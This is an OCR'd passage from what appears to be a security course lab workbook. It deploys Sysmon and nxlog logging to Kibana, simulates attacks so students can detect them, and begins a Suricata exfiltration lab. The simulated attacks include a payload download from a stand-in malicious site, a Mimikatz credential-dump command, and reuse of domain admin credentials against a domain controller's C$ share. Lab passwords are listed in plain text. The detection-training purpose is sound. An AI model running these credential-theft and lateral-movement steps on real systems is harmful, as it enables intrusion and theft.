
   Click "Add...". We will now reference the sysmon.bat file that is hosted on the SYSVOL share of the Domain Controller as the script name:

   - \\DC\sysvol\synctechlabs.com\Sysmon\sysmon.bat

   Afterwards, repeat the step and also add the nxlog.bat script:


   - \\DC\sysvol\synctechlabs.com\nxlog\nxlog.bat

   You should now have two entries in the "Startup" configuration. Once added, please click "OK"and click "OK" again to confirm the Startup configuration.



10. **Reboot Windows workstation**

Let's test our startup script by rebooting the Windows workstation. Switch to the Windows workstation and click the "Poweroff" icon and "Restart" button.



11. **Authenticate to Windows workstation**

Once the workstation has restarted, feel free to authenticate using the following

credentials:

- Username: nick.fury
- Password: Awesomesauce123

12. **Launch Chrome & open Kibana**


We will now open Google Chrome (shortcut in Task Bar) and open the Kibana bookmark. Note that you may receive an SSL certificate error, which you can accept. The credentials for Kibana are:

- Username: admin
- Password: sec599

Upon loading, Kibana should present you with a page asking you to create an Index Pattern. The Index pattern that is to be configured has the following fields:

- Index name or pattern: "logstash-*"
- Time Filter field name: "@timestamp"


Once you have validated these fields, please scroll down and select "Create". Upon clicking "Create", you will be redirected to the Management page, where you can see all available fields in the Index. You might recognize some fieldnames that are part of the Windows event logs we are forwarding!



13. **Validate data in Discover**

Next, click the "Discover" tab, where you will see events coming in from the Windows workstation. Feel free to search for "Sysmon" in the search field and see what is coming back and you should see a number of Sysmon events that are being generated.

This confirms we have successfully implemented Sysmon and logs are being forwarded using nxlog!




14. **Import searches, visualizations & dashboards**

Next, we will import a number of searches, visualizations & dashboards that the course author has already prepared. The results of all of this effort are 2 searches, a bunch of visualizations and, most importantly, 2 main dashboards:

- Overall Windows events
- Sysmon

You can import this by opening the "Management" tab -> "Saved Objects" and clicking "Import". In the explorer Window that pops up, select the "Sysmon+Winevents.json" file from the "Desktop\Windows events\" directory.

Upon selecting the right file, please also confirm we want to overwrite any existing objects by selecting "Yes, overwrite all".




15. **Browse imported dashboards**

After successful import, please take some time to review the dashboards. Some of the interesting visualizations we added include:


- An overview of most popular Windows event IDs (Overall dashboard)
- Hostnames and port numbers for outbound network connectivity (Sysmon dashboard)
- Command line arguments used upon process creation (Sysmon dashboard)
- ...

In an enterprise environment, these dashboards can be further adapted to your needs. For our labs, they serve as a solid basis!



16. **Example 1: Download a payload from a website**

As a first example attack step, we will download "payload.exe" from our www.evilwebserver.com. You can achieve this by opening Google Chrome, surfing to the www.evilwebserver.com bookmark and downloading payload.exe (if Chrome complains, please click "Keep").



17. **Example 2: Dump credentials from memory**

Imagine that our attacker has already been able to identify local administrator

credentials and will now use these to further move laterally inside the network. We will simulate this behavior by doing the following:


- Open a command prompt (Right-click -> "Run as Administrator")
- Provide the following credentials
  - Username: .\student-localadmin
  - Password: sec599
- Change directory to "C:\Users\nick.fury\Desktop\Mimikatz\x64"
- Run the following command to dump credentials from memory:
  - Mimikatz.exe privilege::debug sekurlsa::logonPasswords

18. **Example 3: Reuse Domain Admin credentials**

As a final example attack step, we will reuse our stolen domain admin credentials to authenticate to the administrative share "C$" on the domain controller (e.g. because we want to steal the NTDS.dit file, where the domain hashes are stored).

You can do this by:

- Opening a Windows explorer
- Browsing the following path: "\\dc.synctechlabs.com\c$"
- In the request for credentials, provide the following information:
  - Username: Administrator
  - Password: Sec599



19. **Detect malicious activity in Kibana**

    Finally, we will now attempt to detect all three malicious examples in our Kibana dashboards. Based on what you've learned in the course, we'd like you to spend some time by yourself to try spotting the activities.

    We can however give you some clues:

    - The downloaded file can be detected in the "TargetFilename" visualizaton in the Sysmon dashboard;
    - The running of Mimikatz can be observed in the "CommandLine" visualization in the Sysmon dashboard;
    - The reuse of the domain admin credentials can be observed as an "EventID" 4648 (Login using explicit credentials) in the Overall dashboard.

    Should you fail to identify the activities, please don't hesitate to reach out to an Instructor or TA for additional guidance.

This page intentionally left blank.

SEC599-5.1: Exercise - Detecting data exfiltration using Suricata

Objective

As part of the lab, the following data exfiltration methods will be discussed:

- Credit card information that is sent out in clear-text;
- Confidential data that is mailed to recipients outside of the organisation;
- Volume-based analysis for exfiltrated data.

Scenario

Virtual Machines

1. SEC599-C01 - DomainController
2. SEC599-C01 - Firewall
3. SEC599-C01 - Windows
4. SEC599-C01 - Kali
5. SEC599-C01 - Ubuntu01

Exercise 1 : SEC599-5.1

The objective of the lab is to detect data exfiltration taking place in our environment. As data exfiltration is a tricky subject, we will illustrate different methods to try detecting exfiltration.

As part of the lab, the following data exfiltration methods will be discussed:

- Credit card information that is sent out in clear-text;
- Confidential data that is mailed to recipients outside of the organisation;
- Volume-based analysis for exfiltrated data.

1. **Log on to Windows workstation**


   Log on to the Windows machine with your normal user credentials:

   Username: nick.fury
   Password: Awesomesauce123

2. **Logon to pfSense**

   First of all, we are going to log on to our PfSense firewall, which is positioned at the perimeter of our network.
   You can open the management interface by opening Google Chrome and clicking on the PfSense firewall bookmark. The credentials are:

